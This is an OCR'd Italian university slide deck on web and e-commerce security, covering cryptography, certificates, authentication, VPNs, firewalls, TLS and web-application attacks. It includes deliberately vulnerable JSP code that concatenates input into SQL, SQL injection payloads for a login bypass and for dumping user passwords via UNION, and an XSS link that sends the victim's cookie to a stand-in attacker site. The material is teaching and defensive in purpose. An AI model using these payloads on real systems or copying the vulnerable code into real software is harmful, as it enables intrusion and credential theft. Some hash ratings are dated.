
Sicurezza dei servizi web e di commercio elettronico (cenni)

Antonio Lioy
< lioy @ polito.it >


Politecnico di Torino
Dip. Automatica e Informatica

Autenticazione


Mutua autenticazione



Autenticazione (dei dati)




Autorizzazione (controllo accessi)




Riservatezza


Riservatezza (dati, azioni, posizione)




Integrità (modifica)



Integrità (cancellazione)



Attacchi di tipo “replay”




Proprietà (astratte) di sicurezza

autenticazione (semplice / mutua)	***authentication (simple / mutual)***
autenticazione della controparte	***peer authentication***
autenticazione dei dati	***data / origin authentication***
autorizzazione, controllo accessi	***authorization, access control***
integrità	***integrity***
riservatezza, confidenzialità	***confidentiality, privacy, secrecy***
non ripudio	***non repudiation***
disponibilità	***availability***
tracciabilità	***accountability***


Denial-of-service (DoS)

- **si tiene impegnato un host in modo che non possa fornire i suoi servizi**
- **esempi:**
  - saturazione della posta / log
  - ping flooding (“guerra dei ping”)
  - SYN attack
- **attacchi:**
  - impedisce l’uso di un sistema / servizio
- **contromisure:**
  - nessuna definitiva, solo palliativi quantitativi


Distributed denial-of-service (DDOS)



I tre pilastri della sicurezza




Crittografia



Crittografia simmetrica

- chiave unica
- chiave comune a mittente e destinatario
- anche detta crittografia a chiave segreta




Algoritmi simmetrici

nome	*chiave*	*blocco*	*note*
DES	56 bit	64 bit	obsoleto
3-DES	112 bit	64 bit	resistenza 56-112 bit
3-DES	168 bit	64 bit	resistenza 112 bit
IDEA	128 bit	64 bit	
RC2	8-1024 bit	64 bit	solitamente K=64 bit
RC4	variabile	stream	segreto
RC5	0-2048 bit	1-256 bit	ottimale se B=2W
AES	128-256 bit	128 bit	alias Rjindael

Crittografia asimmetrica

- chiavi generate a coppie:
  chiave privata (Kpri) + *chiave pubblica* (Kpub)
- chiavi con funzionalità reciproca: i dati cifrati con una chiave sono decifrabili solo con l'altra




Firma digitale

- **firma digitale ~ cifratura asimmetrica dei dati con la chiave privata dell'autore**
- **solitamente non si cifrano direttamente i dati ma un loro riassunto (*digest*)**
- **fornisce autenticazione (e integrità) dei dati**

Riservatezza senza segreti condivisi

- **possibile generare un messaggio segreto per uno specifico destinatario conoscendone solo la chiave pubblica**




Algoritmi a chiave pubblica

- **RSA (Rivest - Shamir - Adleman)**
  - prodotto di numeri primi, fattorizzazione del risultato
  - firma digitale e riservatezza senza segreti condivisi
- **DSA (Digital Signature Algorithm)**
  - elevamento a potenza, logaritmo del risultato
  - solo per firma digitale
  - standard NIST per DSS (FIPS-186)
- **(tendenza) ECC = Elliptic Curve Cryptography**
  - chiavi corte (centinaia invece che migliaia di bit)
  - veloce

Scambio chiave segreta mediante algoritmi asimmetrici

- **la riservatezza senza segreti condivisi viene spesso usata per comunicare la chiave crittografica scelta per un algoritmo simmetrico**



Lunghezza delle chiavi crittografiche

- **se:**
  - l'algoritmo di crittografia è stato ben progettato
  - le chiavi - lunghe Nbit - sono tenute segrete
- **… allora è possibile solo l'attacco esaustivo che richiede un numero di tentativi pari a**


$$T = 2^{Nbit}$$

simm.	40	64	128	...
asimm.	256	512	1024	...


bassa sicurezza → **alta sicurezza**

Integrità dei messaggi

- **una persona che intercetti una comunicazione cifrata non può leggerla ...**
- **... ma può modificarla in modo imprevedibile!**




Digest




Algoritmi di hash crittografico

nome	*blocco*	*digest*	*definizione*	*note*
MD2	8 bit	128 bit	RFC-1319	obsoleto
MD4	512 bit	128 bit	RFC-1320	obsoleto
MD5	512 bit	128 bit	RFC-1321	buono
RIPEMD	512 bit	160 bit	ISO/IEC 10118-3	ottimo
SHA-1	512 bit	160 bit	FIPS 180-1 RFC-3174	buono
SHA-224	512 bit	224 bit	FIPS 180-2	ottimo(?)
SHA-256	512 bit	256 bit	FIPS 180-2	ottimo(?)
SHA-384	512 bit	384 bit	FIPS 180-2	ottimo(?)
SHA-512	512 bit	512 bit	FIPS 180-2	ottimo(?)

Keyed-digest



Firma digitale



Certificato a chiave pubblica

"Una struttura dati per legare in modo sicuro una chiave pubblica ad alcuni attributi"

- tipicamente lega chiave a identità ... ma sono possibili altre associazioni (es. indirizzo IP)
- firmato in modo elettronico dall'emettitore: l'autorità di certificazione (CA)
- con scadenza temporale
- revocabile sia dall'utente sia dall'emettitore

PKI (Public-Key Infrastructure)


- è l'infrastruttura ...
- tecnica ed organizzativa ...
- preposta alla creazione, distribuzione e revoca dei certificati a chiave pubblica
- composta dalle CA e dai loro sistemi

Struttura di un certificato X.509

version	**2**
serial number	**1231**
signature algorithm	**RSA with MD5, 1024**
issuer	**C=IT, O=Polito, OU=CA**
validity	**1/1/97 - 31/12/97**
subject	**C=IT, O=Polito, CN=Antonio Lioy Email=lioy@polito.it**
subjectpublickeyinfo	**RSA, 1024, xx...x**
CA digital signature	**yy...y**

Autenticazione della controparte

Password (ripetibili)



Autenticazione basata su password

- **vantaggi:**
  - semplice per l'utente
  - ... a condizione che ne abbia una sola
- **svantaggi:**
  - conservazione della password lato utente (post-it!)
  - password indovinabile (il nome di mio figlio!)
  - password leggibile durante la trasmissione
  - conservazione della password lato server:
    - password in chiaro (pericolossimo!)
    - digest della password (dictionary attack!)


Password

- **suggerimenti per renderle meno pericolose:**
  - caratteri alfabetici (maiuscoli + minuscoli) + cifre + caratteri speciali
  - lunghe (almeno 8 caratteri)
  - parole non presenti in dizionario
  - cambiate frequentemente (ma non troppo!)
  - non usarle :-)
- **uso di almeno una password (o PIN o codice di accesso o ...) inevitabile a meno di usare sistemi biometrici**


Lettura della password durante la trasmissione in rete

- **possibile tramite**
  - packet sniffing (reti broadcast)
  - MITM (man-in-the-middle) fisico o logico
  - traffic mirroring (su switch e router)
- **soluzioni:**
  - cifrare la password durante la trasmissione
    - sicurezza di rete
  - usare password non ripetibili
    - la lettura diventa inutile ...
    - ... ma la password diventa difficile da memorizzare


Password non ripetibili (usa-e-getta o OTP, One-Time-Password)




OTP time-based




OTP a sfida (asimmetrica)





Che cos'è una VPN?

- una tecnica (hardware e/o software) per realizzare una rete privata ...
- ... utilizzando canali e apparati di trasmissione condivisi




Tecniche di realizzazione di una VPN

- **mediante reti nascoste**
  - uso di indirizzi cosiddetti "privati"
- **mediante routing protetto (tunnel IP)**
  - routing "forzato" dei pacchetti tra due edge router
- **mediante protezione crittografica dei pacchetti rete (tunnel IP sicuro)**
  - routing "forzato" e protezione crittografica


IPsec

- **architettura IETF per la sicurezza al livello 3 (IPv4 / IPv6):**
  - per creare VPN tra reti diverse (tunnel-mode)
  - per canali sicuri end-to-end (transport-mode)
- **definisce due formati particolari:**
  - AH (Authentication Header)
    per integrità, autenticazione, no replay
  - ESP (Encapsulating Security Payload)
    per riservatezza (+AH)
- **usa un protocollo per scambio chiavi:**
  - IKE (Internet Key Exchange)


End-to-end security



Basic VPN




Secure gateway




Che cos'è un firewall?

- **firewall = muro tagliafuoco (porta anti-incendio)**
- **collegamento controllato tra reti a diverso livello di sicurezza**
- **applica alle comunicazioni la politica di sicurezza desiderata**



Firewall

- **punto di controllo del traffico tra rete interna, rete esterna ed una o più DMZ (zona demilitarizzata) su cui sono collocati i server pubblici**



Firewall – livello di filtraggio


- **packet-filter**
  - controlla i pacchetti IP individualmente
  - es. “src any dst 10.1.2.3/0.0.0.0 tcp 80 allow”
  - un modulo solo per tanti servizi
  - buona velocità, bassa sicurezza
- **application gateway**
  - controlla il flusso applicativo
  - es. “GET, DELETE, HEAD deny”
  - un modulo diverso per ciascuna applicazione (web, posta, …)
  - bassa velocità, alta sicurezza

Intrusion Detection System (IDS)

- **definizione:**
  - sistema per identificare individui che usano un computer o una rete senza autorizzazione
  - esteso anche all’identificazione di utenti autorizzati che violano i loro privilegi
- **ipotesi:**
  - il “pattern” di comportamento dei “cattivi” è diverso da quello dei “buoni”
- **metodologie:**
  - signature-based (per attacchi già verificatisi ...)
  - anomalia statistica (per attacchi nuovi ...)

Sicurezza a livello applicativo


- **completamente indipendente dalla rete**
- **autenticazione basata sull’utente, non sul nodo di rete**
- ***indispensabile* per quei canali che attraversano un firewall**



SSL (Secure Socket Layer)
TLS (Transport Layer Security)

- **proposto da Netscape**
- **protocollo di trasporto sicuro (circa sessione):**
  - autenticazione (server, server+client)
  - autenticazione ed integrità dei messaggi
  - riservatezza dei dati trasmessi
  - protezione da replay e da filtering
- **applicabile facilmente a HTTP, SMTP, POP, FTP, ...**
  - HTTP sicuro (https://....) = TCP/443
  - POP sicuro = TCP/995
- **TLS = standard IETF**
  - 1.0 (base), 1.1 (attacchi), 1.2 (RSA+AES+SHA)

SSL



Sicurezza di HTTP

- **meccanismi di sicurezza definiti in HTTP/1.0:**
  - “address-based” = il server consente/impedisce l’accesso in base all’indirizzo IP del client
  - “password-based” (o Basic Authentication Scheme) l’accesso è limitato da username e password, codificate con Base64
- **entrambi gli schemi sono altamente insicuri (perché HTTP suppone che sia sicuro il canale!)**
- **HTTP/1.1 introduce “digest authentication” basata su sfida simmetrica**
- **RFC-2617 “HTTP authentication: basic and digest access authentication”**

HTTP - basic authentication scheme

```
GET /path/alla/pagina/protetta
   HTTP/1.0 401 Unauthorized - authentication failed
   WWW-Authenticate: Basic realm="RealmName"
Authorization: Basic B64_encoded_username_password
   HTTP/1.0 200 OK
   Server: NCSA/1.3
   MIME-version: 1.0
   Content-type: text/html
   <HTML> pagina protetta … </HTML>
```

Controllo accessi ai siti web

- **tramite VPN:**
  - comunicazione impossibile a livello IP
- **tramite SSL client authentication:**
  - se fallisce si chiude il canale TCP
- **tramite HTTP Basic Authentication:**
  - se fallisce non viene eseguito il metodo HTTP richiesto
- **tramite autenticazione applicativa (es. un form):**
  - possibili errori di implementazione
- **più tardi si fa l'autenticazione e più si espongono livelli sw ad attacchi che sfruttino bachi/errori**


Username e password in un form?

- **tecnicamente, non importa la sicurezza della pagina in cui si introducono i dati**
  - http://www.ecomm.it/login.html
- **… perché la sicurezza effettiva dipende dalla URI del metodo usato per inviare username e password al server**
  - <form … action="https://www.ecomm.it/login.asp">
- **… ma psicologicamente è importante la sicurezza della pagina in cui si introducono i dati perché pochi utenti hanno le conoscenze tecniche necessarie a verificare la URI del metodo usato per l'invio**

Applicazioni web: validare sempre i dati!

- **come validare i dati**
  - "check that it looks good"
  - "don't match that it looks bad"
- **dati non validati / ripuliti**
  - … sono la sorgente di moltissimi attacchi
- **in ogni tipo di applicazione**
  - mai fidarsi del codice eseguito sul client
  - assumere sempre che i dati scambiati possano essere manipolati in modo improprio/inatteso
  - la sicurezza deve essere server-based

Applicazioni web: esempio



SQL injection

- **fornire un input artefatto per alterare il codice SQL generato dinamicamente da un server:**
  - per modificare le condizioni di una query
  - per selezionare dati fuori dalla tabella che si sta usando (es. inserendo una UNION con la vista DBA_USERS)
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**

Esempio JSP n. 1

```
String sql = new String(
  "SELECT * FROM WebUsers WHERE Username='"
  + request.getParameter("username")
  + "' AND Password='"
  + request.getParameter("password") + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 1: utente normale

```
Username = Antonio
Password = 1234
```

JSP

```
sql = SELECT * FROM WebUsers
WHERE Username='Antonio' AND Password='1234'
```

l'utente si collega al DB solo se la coppia user & pwd è corretta

Esempio JSP n. 1: utente maligno

```
Username = Antonio
Password = 1234' OR 'x'='x
```

JSP

```
sql = SELECT * FROM WebUsers
WHERE Username='Antonio'
AND Password='1234' OR 'x'='x'
```

l'attaccante si collega al DB senza conoscere user & pwd!!!

Esempio JSP n. 2

```
String sql = new String(
  "SELECT * FROM product WHERE ProductName='"
  + request.getParameter("product_name")
  + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 2: utente normale

```
product_name = DVD player
```

JSP

```
sql = SELECT * FROM product
WHERE ProductName='DVD player'
```

l'utente ottiene i dati relativi al prodotto selezionato

Esempio JSP n. 2: utente maligno

```
product_name = xyz' UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x
```

JSP

```
sql = SELECT * FROM product
WHERE ProductName='xyz'
UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x'
```

l'attaccante ottiene tutte le coppie user & pwd !!!

SQL injection: come evitarlo

- **revisionare tutti gli script e le pagine dinamiche, comunque generate (CGI, PHP, ASP, JSP, ...)**
- **validare l'input dell'utente, trasformando gli apici singoli in sequenze di due apici (ed altro ancora)**
  - librerie di "sanitizzazione" per molti linguaggi
- **suggerire agli sviluppatori di usare le query parametrizzate per introdurre i valori delle variabili fornite dall'utente, piuttosto che generare codice SQL tramite concatenazione di stringhe**
- **usare i software di testing per verificare la propria vulnerabilità a questo tipo di attacco**

Cross-site scripting

- **anche noto come XSS (talvolta anche CSS)**
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**
- **grande varietà di meccanismi**
- **poco compreso dagli sviluppatori applicativi (anche data la complessità delle attuali applicazioni web)**
- **più comune di quanto si pensi**

XSS: come funziona?

- **l'attaccante identifica un sito web che non filtra i tag HTML quando accetta input da un utente**
  - può inserire codice HTML e/o script arbitrari in un link o una pagina
    - es. attaccante registra un oggetto su Ebay ed incorpora lo script nella sua descrizione
    - es. attaccante manda script in una email HTML
- **serve ad evitare la "Same-Origin Policy"**
  - i browser permettono agli script del sito X di accedere solo ai cookie e dati provenienti dal sito X
  - es. si fa eseguire alla vittima uno script per far inviare i suoi cookie (relativi al sito dello script) al sito web dell'attaccante

Cosa succede con questo script?

il cookie di questo dominio

```
<a
href="http://www.attaccabile.it/welcome.asp?name=
   <form action="http://www.cattivi.com/data.asp"
         method=post id="idForm">
      <input name="cookie" type="hidden">
   </form>
   <script>
      idForm.cookie.value = document.cookie;
      idForm.submit();
   </script> >
clicca qui!
</a>
```

è inviato a questo sito

OWASP top 10 web risks (2010)


Open Web Application Security Project (owasp.org)

A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4: Insecure Direct Object References
A5: Cross-Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Insecure Cryptographic Storage
A8: Failure to Restrict URL Access
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

Sistemi di pagamento elettronico

- **fallimento della moneta elettronica per problemi tecnici e normativi (es. bancarotta di DigiCash)**
- **fallimento di SET (Secure Electronic Transaction) per problemi tecnici ed economici**
- **attualmente il metodo più usato è trasmissione del numero di carta di credito su canale SSL ...**
- **... che però non garantisce contro le frodi: la maggior parte dei tentativi di frode nascono da transazioni Internet, che però sono solo una piccola parte del volume d'affari!**

Architettura di pagamento via Web



Pagamento con carta di credito via Web

- **ipotesi base:**
  - l'acquirente possiede una carta di credito
  - l'acquirente ha un browser con SSL
- **conseguenze:**
  - la sicurezza effettiva dipende dalla configurazione sia del server sia del client
